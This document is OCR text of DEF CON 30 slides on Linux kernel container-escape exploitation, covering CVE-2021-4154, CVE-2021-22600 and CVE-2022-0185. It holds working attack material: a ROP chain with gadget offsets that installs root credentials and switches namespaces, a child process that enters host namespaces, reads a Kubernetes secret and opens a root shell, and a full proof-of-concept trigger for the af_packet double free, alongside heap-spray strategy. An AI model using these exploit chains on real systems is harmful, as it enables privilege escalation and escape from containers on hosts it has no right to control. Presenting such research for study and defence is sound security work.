
- Free the msg that pointing to kmalloc 1024
- Spray pipe buf, it will reallocate the old msg_msg with pipe_buf
- **Perform arb read on pipe_buf content by forge the next pointer**




```
struct pipe_buffer {
    struct page *page;
    unsigned int offset, len;
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

CVE-2021-4154 - Exploit Strategy


- **Forge security pointing to pipe_buf**




```
struct pipe_buffer {
    struct page *page;
    unsigned int offset, len;
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

CVE-2021-4154 - Exploit Strategy


- Forge security pointing to pipe_buf
- **Perform arbitrary free, now we have UAF on pipe_buf**




```
struct pipe_buffer {
    struct page *page;
    unsigned int offset, len;
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

CVE-2021-4154 - Exploit Strategy

- Forge security pointing to pipe_buf
- Perform arbitrary free, now we have UAF on pipe_buf
- **Reallocate with msg_msgseg and control over the pipe buf content**




```c
struct pipe_buffer {
    struct page *page;
    unsigned int offset, len;
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

CVE-2021-4154 - Exploit Strategy

- Close pipe to call pipe_buf_release with our fake pipe_buffer and do ROP

```c
void free_pipe_info(struct pipe_inode_info *pipe)
{
    int i;

    (void) account_pipe_buffers(pipe->user, pipe->buffers, 0);
    free_uid(pipe->user);
    for (i = 0; i < pipe->buffers; i++) {
        struct pipe_buffer *buf = pipe->bufs + i;
        if (buf->ops)
            pipe_buf_release(pipe, buf);
    }
    if (pipe->tmp_page)
        __free_page(pipe->tmp_page);
    kfree(pipe->bufs);
    kfree(pipe);
}
```

```c
static inline void pipe_buf_release(struct pipe_inode_info *pipe,
                    struct pipe_buffer *buf)
{
    const struct pipe_buf_operations *ops = buf->ops;

    buf->ops = NULL;
    ops->release(pipe, buf);
}
```

Exploit technique #3 : ROP to Escape Container

- **By controlling kernel RIP pointer we can easily find stack pivot gadget to convert this to execute our rop chain**

```
static inline void pipe_buf_release(struct pipe_inode_info *pipe,
                    struct pipe_buffer *buf)
{
    const struct pipe_buf_operations *ops = buf->ops;

    buf->ops = NULL;
    ops->release(pipe, buf);
}
```

Exploit technique #3 : ROP to Escape Container

- By controlling kernel RIP pointer we can easily find stack pivot gadget to convert this to execute our rop chain
- **`commit_creds(prepare_kernel_cred(NULL))` to install the credentials**

```
*rop++ = kaddr + 0x0000000000028455;//: pop rdi; ret;
*rop++ = 0;
*rop++ = kaddr + 0x09f380;// T prepare_kernel_cred
*rop++ = kaddr + 0x000000000000054b;//: pop rbp; ret;
*rop++ = known_addr + 0x3e0 + 0x76f08b40;
*rop++ = kaddr + 0x000000000028c319;//: xchg rax, rdi; add
byte ptr [rbp - 0x76f08b40], al; ret;
*rop++ = kaddr + 0x9eda0;// T commit_creds
```

Exploit technique #3 : ROP to Escape Container

- By controlling kernel RIP pointer we can easily find stack pivot gadget to convert this to execute our rop chain
- `commit_creds(prepare_kernel_cred(NULL))` to install the credentials
- **We have prepared child process that will check if we got root already**

```
pid_t child = fork();
if(child == 0){
    setsid();
    while(getuid()) sleep(1);
    sleep(1);
    setns(open("/proc/1/ns/mnt", O_RDONLY), 0);
    setns(open("/proc/1/ns/pid", O_RDONLY), 0);
    setns(open("/proc/1/ns/net", O_RDONLY), 0);
    system("cat
/var/lib/kubelet/pods/*/volumes/kubernetes.io~secre
t/*/..data/flag");
    system("/bin/sh");
}
```

Exploit technique #3 : ROP to Escape Container

- By controlling kernel RIP pointer we can easily find stack pivot gadget to convert this to execute our rop chain
- `commit_creds(prepare_kernel_cred(NULL))` to install the credentials
- We have prepared child process that will check if we got root already
- **Copy credentials set to the child process**

```
*rop++ = kaddr + 0x0000000000028455;//: pop rdi; ret;
*rop++ = child;
*rop++ = kaddr + 0x96500;// T find_task_by_vpid
*rop++ = kaddr + 0x000000000000054b;//: pop rbp; ret;
*rop++ = known_addr + 0x3e0 + 0x76f08b40;
*rop++ = kaddr + 0x000000000028c319;//: xchg rax, rdi;
add byte ptr [rbp - 0x76f08b40], al; ret;
*rop++ = kaddr + 0x00000000025c0fe;//: pop rsi; ret;
*rop++ = 0;
*rop++ = kaddr + 0x9eae0;// T copy_creds
```

Exploit technique #3 : ROP to Escape Container

- By controlling kernel RIP pointer we can easily find stack pivot gadget to convert this to execute our rop chain
- `commit_creds(prepare_kernel_cred(NULL))` to install the credentials
- We have prepared child process that will check if we got root already
- Copy credentials set to the child process
- **Switch the namespace of pid 1 to the init process**

```
// switch_task_namespaces(find_task_by_vpid(1),
init_nsproxy)
*rop++ = kaddr + 0x0000000000028455;//: pop rdi; ret;
*rop++ = 1;
*rop++ = kaddr + 0x96500;// T find_task_by_vpid
*rop++ = kaddr + 0x000000000000054b;//: pop rbp; ret;
*rop++ = known_addr + 0x3e0 + 0x76f08b40;
*rop++ = kaddr + 0x000000000028c319;//: xchg rax, rdi;
add byte ptr [rbp - 0x76f08b40], al; ret;
*rop++ = kaddr + 0x000000000025c0fe;//: pop rsi; ret;
*rop++ = kaddr + 0x1250590;// D init_nsproxy
*rop++ = kaddr + 0x09d210;// T switch_task_namespaces
```

Exploit technique #3 : ROP to Escape Container

- By controlling kernel RIP pointer we can easily find stack pivot gadget to convert this to execute our rop chain
- `commit_creds(prepare_kernel_cred(NULL))` to install the credentials
- We have prepared child process that will check if we got root already
- Copy credentials set to the child process
- Switch the namespace of pid 1 to the init process
- **Process will sleep and child process will spawn root shell and cat the flag**

```
*rop++ = kaddr + 0x0000000000028455;//: pop rdi; ret;
*rop++ = 0x10000000ULL;
*rop++ = kaddr + 0x0f1670;// T msleep
```


```
pid_t child = fork();
if(child == 0){
    setsid();
    while(getuid()) sleep(1);
    sleep(1);
    setns(open("/proc/1/ns/mnt", O_RDONLY), 0);
    setns(open("/proc/1/ns/pid", O_RDONLY), 0);
    setns(open("/proc/1/ns/net", O_RDONLY), 0);
    system("cat
/var/lib/kubelet/pods/*/volumes/kubernetes.io~secre
t/*/..data/flag");
    system("/bin/sh");
}
```

Defcon 30

11 – 14 August 2022

LABS

CVE-2021-4154 - Demo



CVE-2021-22600

CVE-ID	
CVE-2021-22600	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
A double free bug in packet_set_ring() in net/packet/af_packet.c can be exploited by a local user through crafted syscalls to escalate privileges or deny service. We recommend upgrading kernel past the effected versions or rebuilding past ec6af094ea28f0f2dda1a6a33b14cd57e36a9755	

Heap Corruption

CVE-2021-22600 - POC

- **Small POC to trigger double free**

```c
int pfd = socket(AF_PACKET, SOCK_RAW, 0);
int version = TPACKET_V3;
setsockopt(pfd,SOL_PACKET,PACKET_VERSION,&version,sizeof(version)); // set version

union tpacket_req_u req_u = {
  .req3.tp_block_size = 0x1000;
  .req3.tp_block_nr = 0x100/8;
  .req3.tp_frame_size = 0x1000;
  .req3.tp_frame_nr = 0x100/8;
};
setsockopt(pfd,SOL_PACKET,PACKET_RX_RING,&req_u,sizeof(req_u)); //kmalloc-256
memset(&req_u,0,sizeof(req_u));
setsockopt(pfd,SOL_PACKET,PACKET_RX_RING,&req_u,sizeof(req_u)); //free
version = TPACKET_V2;
setsockopt(pfd,SOL_PACKET,PACKET_VERSION,&version,sizeof(version)); // switch version
req_u.req.tp_block_size = 0x1000;
req_u.req.tp_block_nr = 0x1;
req_u.req.tp_frame_size = 0x1000;
req_u.req.tp_frame_nr = 0x1;
setsockopt(pfd,SOL_PACKET,PACKET_RX_RING,&req_u,sizeof(req_u)); //double free
```

CVE-2021-22600 - POC

- Set version to TPACKET_V3

```c
int pfd = socket(AF_PACKET, SOCK_RAW, 0);
int version = TPACKET_V3;
setsockopt(pfd,SOL_PACKET,PACKET_VERSION,
           &version,sizeof(version)); // set version
```

```c
case PACKET_VERSION:
{
    int val;

    if (optlen != sizeof(val))
        return -EINVAL;
    if (copy_from_user(&val, optval, sizeof(val)))
        return -EFAULT;
    switch (val) {
    case TPACKET_V1:
    case TPACKET_V2:
    case TPACKET_V3:
        break;
    default:
        return -EINVAL;
    }
    lock_sock(sk);
    if (po->rx_ring.pg_vec || po->tx_ring.pg_vec) {
        ret = -EBUSY;
    } else {
        po->tp_version = val;
        ret = 0;
    }
    release_sock(sk);
    return ret;
}
```

CVE-2021-22600 - POC

- **Allocate pg_vec from kmalloc-256**

```
union tpacket_req_u req_u = {
  .req3.tp_block_size = 0x1000;
  .req3.tp_block_nr = 0x100/8;
  .req3.tp_frame_size = 0x1000;
  .req3.tp_frame_nr = 0x100/8;
};
setsockopt(pfd,SOL_PACKET,PACKET_RX_RING,
           &req_u,sizeof(req_u)); //kmalloc-256
```

```
static struct pgv *alloc_pg_vec(struct tpacket_req *req, int order)
{
    unsigned int block_nr = req->tp_block_nr;
    struct pgv *pg_vec;
    int i;

    pg_vec = kcalloc(block_nr, sizeof(struct pgv), GFP_KERNEL | __GFP_NOWARN);
    if (unlikely(!pg_vec))
        goto out;
```

CVE-2021-22600 - POC

- **Store in p1->pkbdq (overlap with rx_owner_map)**

```
struct packet_ring_buffer {
    struct pgv      *pg_vec;

    unsigned int        head;
    unsigned int        frames_per_block;
    unsigned int        frame_size;
    unsigned int        frame_max;

    unsigned int        pg_vec_order;
    unsigned int        pg_vec_pages;
    unsigned int        pg_vec_len;

    unsigned int __percpu   *pending_refcnt;

    union {
        unsigned long           *rx_owner_map;
        struct tpacket_kbdq_core    prb_bdqc;
    };
};
```

```
static void init_prb_bdqc(struct packet_sock *po,
            struct packet_ring_buffer *rb,
            struct pgv *pg_vec,
            union tpacket_req_u *req_u)
{
    struct tpacket_kbdq_core *p1 = GET_PBDQC_FROM_RB(rb);
    struct tpacket_block_desc *pbd;

    memset(p1, 0x0, sizeof(*p1));

    p1->knxt_seq_num = 1;
    p1->pkbdq = pg_vec;
```

```
struct tpacket_kbdq_core {
    struct pgv  *pkbdq;
    unsigned int    feature_req_word;
    unsigned int    hdrlen;
    unsigned char   reset_pending_on_curr_blk;
    unsigned char   delete_blk_timer;
    unsigned short  kactive_blk_num;
    unsigned short  blk_sizeof_priv;
```

CVE-2021-22600 - POC

- **Free pg_vec and leave p1->pkbdq (rx_owner_map) unclear**

```
memset(&req_u,0,sizeof(req_u));
setsockopt(pfd,SOL_PACKET,PACKET_RX_RING,
           &req_u,sizeof(req_u)); //free
```

```
static void free_pg_vec(struct pgv *pg_vec, unsigned int order,
            unsigned int len)
{
    int i;

    for (i = 0; i < len; i++) {
        if (likely(pg_vec[i].buffer)) {
            if (is_vmalloc_addr(pg_vec[i].buffer))
                vfree(pg_vec[i].buffer);
            else
                free_pages((unsigned long)pg_vec[i].buffer,
                           order);
            pg_vec[i].buffer = NULL;
        }
    }
    kfree(pg_vec);
}
```

CVE-2021-22600 - POC

- Switch version to TPACKET_V2

```
version = TPACKET_V2;
setsockopt(pfd,SOL_PACKET,PACKET_VERSION,&version,
           sizeof(version)); // switch version
```

```
case PACKET_VERSION:
{
    int val;

    if (optlen != sizeof(val))
        return -EINVAL;
    if (copy_from_user(&val, optval, sizeof(val)))
        return -EFAULT;
    switch (val) {
    case TPACKET_V1:
    case TPACKET_V2:
    case TPACKET_V3:
        break;
    default:
        return -EINVAL;
    }
    lock_sock(sk);
    if (po->rx_ring.pg_vec || po->tx_ring.pg_vec) {
        ret = -EBUSY;
    } else {
        po->tp_version = val;
        ret = 0;
    }
    release_sock(sk);
    return ret;
}
```

CVE-2021-22600 - POC

- **Double free unclear rx_owner_map**

```
req_u.req.tp_block_size = 0x1000;
req_u.req.tp_block_nr = 0x1;
req_u.req.tp_frame_size = 0x1000;
req_u.req.tp_frame_nr = 0x1;
setsockopt(pfd,SOL_PACKET,PACKET_RX_RING,
           &req_u,sizeof(req_u)); //double free
```

```
static int packet_set_ring(struct sock *sk, union tpacket_req_u *req_u,
        int closing, int tx_ring)
{

...
        if (po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map);
...

out_free_pg_vec:
    bitmap_free(rx_owner_map);

void bitmap_free(const unsigned long *bitmap)
{
    kfree(bitmap);
}
```

CVE-2021-22600 - Capability


Control Target Chunk Size

Control when to double free

```c
int pfd = socket(AF_PACKET, SOCK_RAW , 0);
int version = TPACKET_V3;
setsockopt(pfd,SOL_PACKET,PACKET_VERSION,&version,sizeof(version)); //set version
union tpacket_req_u req_u = {
        .req3.tp_block_size = 0x1000,
        .req3.tp_block_nr = 0x100/8,
        .req3.tp_frame_size = 0x1000,
        .req3.tp_frame_nr = 0x100/8,
};
setsockopt(pfd,SOL_PACKET,PACKET_RX_RING,&req_u,sizeof(req_u)); //kmalloc-256
memset(&req_u,0,sizeof(req_u));
setsockopt(pfd,SOL_PACKET,PACKET_RX_RING,&req_u,sizeof(req_u)); //free

version = TPACKET_V2;
setsockopt(pfd,SOL_PACKET,PACKET_VERSION,&version,sizeof(version)); //switch version
req_u.req.tp_block_size = 0x1000;
req_u.req.tp_block_nr = 0x1;
req_u.req.tp_frame_size = 0x1000;
req_u.req.tp_frame_nr = 0x1;
setsockopt(pfd,SOL_PACKET,PACKET_RX_RING,&req_u,sizeof(req_u)); //double free
```


CVE-2021-22600 - Exploit Strategy

- **Spray timerfd_ctx with pg_vec and cross-cache to msg_msg**



CVE-2021-22600 - Exploit Strategy


- Reallocate the free area with msg_msgseg with our fake msg_msg
- One will treat it as msg_msgseg and the other will treat it as msg_msg



CVE-2021-22600 - Exploit Strategy

- After we have UAF on msg_msg, we do the same thing as the previous technique:
  - We do OOB read to leak address of pipe_buffer on kmalloc-1024
  - We do arbitrary read to leak kernel text address in the ops field of the pipe_buffer
  - We do arbitrary free on pipe_buffer
  - Overwrite pipe_buffer with msg_msgseg
  - Close the pipes and control kernel RIP pointer for escaping container

CVE-2021-22600 - Demo



CVE-2022-0185

CVE-ID	
CVE-2022-0185	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Heap Corruption

Description

A heap-based buffer overflow flaw was found in the way the legacy_parse_param function in the Filesystem Context functionality of the Linux kernel verified the supplied parameters length. An unprivileged (in case of unprivileged user namespaces enabled, otherwise needs namespaced CAP_SYS_ADMIN privilege) local user able to open a filesystem that does not support the Filesystem Context API (and thus fallbacks to legacy handling) could use this flaw to escalate their privileges on the system.

CVE-2022-0185 - Root Cause

```
if (len > PAGE_SIZE - 2 - size)
    return invalf(fc, "VFS: Legacy: Cumulative options too large");
...

ctx->legacy_data[size++] = ',';
len = strlen(param->key);
memcpy(ctx->legacy_data + size, param->key, len);
size += len;
if (param->type == fs_value_is_string) {
    ctx->legacy_data[size++] = '=';
    memcpy(ctx->legacy_data + size, param->string, param->size);
    size += param->size;
}
ctx->legacy_data[size] = '\0';
ctx->data_size = size;
ctx->param_type = LEGACY_FS_INDIVIDUAL_PARAMS;
return 0;
```

Bound Check Integer Overflow

Heap Overflow

Heap Overflow

Heap Overflow

Heap Overflow

CVE-2022-0185 - Root Cause

```
    if (len > PAGE_SIZE - 2 - size)
        return invalf(fc, "VFS: Legacy: Cumulative options too large");
    ...

    ctx->legacy_data[size++] = ',';
    len = strlen(param->key);
    memcpy(ctx->legacy_data + size, param->key, len);
    size += len;
    if (param->type == fs_value_is_string) {
        ctx->legacy_data[size++] = '=';
        memcpy(ctx->legacy_data + size, param->string, param->size);
        size += param->size;
    }
    ctx->legacy_data[size] = '\0';
    ctx->data_size = size;
    ctx->param_type = LEGACY_FS_INDIVIDUAL_PARAMS;
    return 0;
```

We treat it as off-by-one
Only trigger overflow here

Heap Overflow

CVE-2022-0185 - Capability

kmalloc-4k slab

```
if (!ctx->legacy_data) {
    ctx->legacy_data = kmalloc(PAGE_SIZE, GFP_KERNEL);
    if (!ctx->legacy_data)
        return -ENOMEM;
}
```

In summary, we have a kmalloc-4k chunk off-by-one vulnerability

